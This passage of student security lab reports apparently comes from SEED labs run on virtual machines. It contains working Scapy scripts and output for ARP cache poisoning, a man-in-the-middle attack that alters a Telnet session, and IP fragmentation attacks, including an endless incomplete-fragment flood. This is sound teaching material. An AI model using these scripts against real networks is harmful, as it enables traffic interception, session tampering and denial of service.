E=Ether(dst="ff:ff:ff:ff:ff:ff")

A=ARP(op=1,psrc="10.0.2.1",pdst="10.0.2.1")

packet=E/A

sendp(packet)
```

- **output**

1. **machineA**

```
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.5) at 08:00:27:c4:a1:99 [ether] on enp0s3
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at 08:00:27:c4:a1:99 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.5) at 08:00:27:c4:a1:99 [ether] on enp0s3
[09/12/20]seed@VM:~$
```

2. **machineB**

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (10.0.2.1) at 08:00:27:c4:a1:99 [ether] on enp0s3
[09/12/20]seed@VM:~$
```

Task2: MITM Attack on Telnet using ARP Cache Poisoning

step1

1. **machineA**

```
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at 08:00:27:c4:a1:99 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.5) at 08:00:27:c4:a1:99 [ether] on enp0s3
[09/12/20]seed@VM:~$
```

2. **machineB**

```
[09/12/20]seed@VM:~$ arp -a
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.4) at 08:00:27:c4:a1:99 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:8d:c3:33 [ether] on enp0s3
? (10.0.2.1) at 08:00:27:c4:a1:99 [ether] on enp0s3
[09/12/20]seed@VM:~$
```

step2

1. **output**

```
[09/12/20]seed@VM:~$ ping 10.0.2.5 -c 4
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.

--- 10.0.2.5 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3110ms
```

we ping machineB in machineA, all packets loss

2. **wireshark in machineA**

Source	Destination	Protocol	Length	Info
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request id
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request id
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request id
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request id

3. **wireshark in machineM**

	Source	Destination	Protocol	Length	Info
32.3041912…	10.0.2.4	10.0.2.5	ICMP	98	Echo (ping)
33.3301668…	10.0.2.4	10.0.2.5	ICMP	98	Echo (ping)
34.3982689…	10.0.2.4	10.0.2.5	ICMP	98	Echo (ping)
35.4187739…	10.0.2.4	10.0.2.5	ICMP	98	Echo (ping)

step3

- **wiresharkM**

Source	Destination	Protocol	Length	Info
PcsCompu_6f:c4:4e	PcsCompu_c4:a1:99	ARP	60	10.0.2.5 is at 08:00…
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.15	10.0.2.5	ICMP	126	Redirect …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.15	10.0.2.4	ICMP	126	Redirect …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.15	10.0.2.5	ICMP	126	Redirect …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.15	10.0.2.4	ICMP	126	Redirect …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.15	10.0.2.5	ICMP	126	Redirect …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.15	10.0.2.4	ICMP	126	Redirect …
10.0.2.4	10.0.2.5	ICMP	98	Echo (ping) request …
10.0.2.5	10.0.2.4	ICMP	98	Echo (ping) reply …

1. when we ping machineB in machineA, the packet will first be sent to machineM

2. Then machine send redirect packet in machineA and forward packet toB
3. mchineB send reply to mahineA,but the packet is eventually send to machine M,so the mahine M send redirect packet to machineB and forward the reply packet.

step4

1. **program**

```
#!/usr/bin/python
from scapy.all import *

def poof_pkt(pkt):
        if pkt[Ether].src =='08:00:27:6e:8e:30 ' and  pkt[IP].src == "10.0.2.4" and pkt[IP].dst ==
'10.0.2.5':
                print("Original Packet. ")
                print("Source IP : ", pkt[IP].src)
                print("Destination IP :", pkt[IP].dst)
                a = IP(src = "10.0.2.4",dst = "10.0.2.5")
                b = TCP(sport = pkt[IP].sport,dport = pkt[IP].dport)
                pkt[TCP].payload = 'z'
                data = 'z'
                newpkt = a/b/data

                print("Spoofed Packet.  ")
                print("Source IP : ", newpkt[IP].src)
                print("Destination IP :", newpkt[IP].dst)
                send(newpkt)
        elif pkt[Ether].src =='08:00:27:6f:c4:4e' and  pkt[IP].src == "10.0.2.5" and pkt[IP].dst =
'10.0.2.4':
                a = IP(src = "10.0.2.5",dst = "10.0.2.4")
                b = TCP(sport = pkt[IP].sport,dport = pkt[IP].dport)
                data = pkt[TCP].payload
                newpkt = a/b/data
                send(newpkt)

pkt=sniff(filter="tcp",prn=spoof_pkt)
```

2. **output**

```
/bin/bash 80x24
[09/12/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 08:51:38 EDT 2020 from 10.0.2.4 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expr
ected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/12/20]seed@VM:~$ zz
```

IP/ICMP Attacks Lab

Task1.a: Conducting IP Fragmentation

1. **program**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.15", dst="10.0.2.4")
```

```
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero

send(pkt, verbosea=0)
print("1 packet sended")

#the second packet
ip.id=1000
ip.frag=5
payload2='B'*32
pkt2=ip/payload2
send(pkt2, verbose=0)
print("2 packet sended")

#the third packet
ip.frag=9
ip.flags=0
payload3='C'*32
pkt3=ip/payload3
send(pkt3, verbose=0)
print("3 packet sended")
```

2. **output**

```
[09/12/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC
```

Task1.b: IP Fragments with Overlapping Contents

1. **scenarios 1**
   - **program**

     $K = 16$

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.15", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17
```

```
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 88# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero

send(pkt, verbose=0)
print("1 packet sended")

#the second packet
ip.id=1000
ip.frag=3
payload2='B'*32
pkt2=ip/payload2
send(pkt2, verbose=0)
print("2 packet sended")


#the third packet
ip.frag=7
ip.flags=0
payload3='C'*32
pkt3=ip/payload3
send(pkt3, verbose=0)
print("3 packet sended")
```

- **output**


```
[09/13/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

2. **scenarios 1**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.15", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17


# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 72# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
```

```
pkt[UDP].chksum = 0 # Set the checksum field to zero

send(pkt, verbose=0)
print("1 packet sended")

#the second packet
ip.id=1000
ip.frag=3
payload2='B'*16
pkt2=ip/payload2
send(pkt2, verbose=0)
print("2 packet sended")


#the third packet
ip.frag=5
ip.flags=0
payload3='C'*32
pkt3=ip/payload3
send(pkt3, verbose=0)
print("3 packet sended")
```

output



3. **different orders**
    - **program**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="10.0.2.15", dst="10.0.2.4")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17

#the second packet
ip.id=1000
ip.frag=3
payload2='B'*16
pkt2=ip/payload2
send(pkt2, verbose=0)
print("2 packet sended")

# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 72# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32 # Put 80 bytes in the first fragment

# Construct the entire packet and send it out
ip.frag=0
pkt = ip/udp/payload # For other fragments, we should use ip/payload
```

```
pkt[UDP].chksum = 0 # Set the checksum field to zero

send(pkt, verbose=0)
print("1 packet sended")

#the third packet
ip.frag=5
ip.flags=0
payload3='C'*32
pkt3=ip/payload3
send(pkt3, verbose=0)
print("3 packet sended")
```

- **output**

```
[09/13/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


same output

Task1.c: Sending a Super-Large Packet

- **program**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.43.143", dst="192.168.43.109")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17


# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 60# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 60000# Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero

send(pkt, verbose=0)
print("1 packet sended")

#the last packet
ip.frag=7501
ip.flags=0
payload3='C'*6000
pkt3=ip/payload3
pkt3[IP].proto=17
send(pkt3, verbose=0)
print("last packet sended")
```

- **output**



Task1.d: Sending Incomplete IP Packet

- **program**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.43.143", dst="192.168.43.109")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
ip.proto=17


# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104# This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32# Put 80 bytes in the first fragment

# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero


ip.frag=5
pkt2=ip/payload

ip.frag=9
ip.flags=0
pkt3=ip/payload

while 1:
    pkt[IP].id=pkt[IP].id+1
```

```
    pkt3[IP].id=pkt3[IP].id+1
    send(pkt,verbose=0)
    send(pkt3,verbose=0)
    print(pkt[IP].id)
```

- **output**

```
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$ free -m
              total        used        free      shared  buff/cache   available
Mem:           2012         800         479          72         733         910
Swap:          1021           0        1021
[09/13/20]seed@VM:~$
```

no obvious change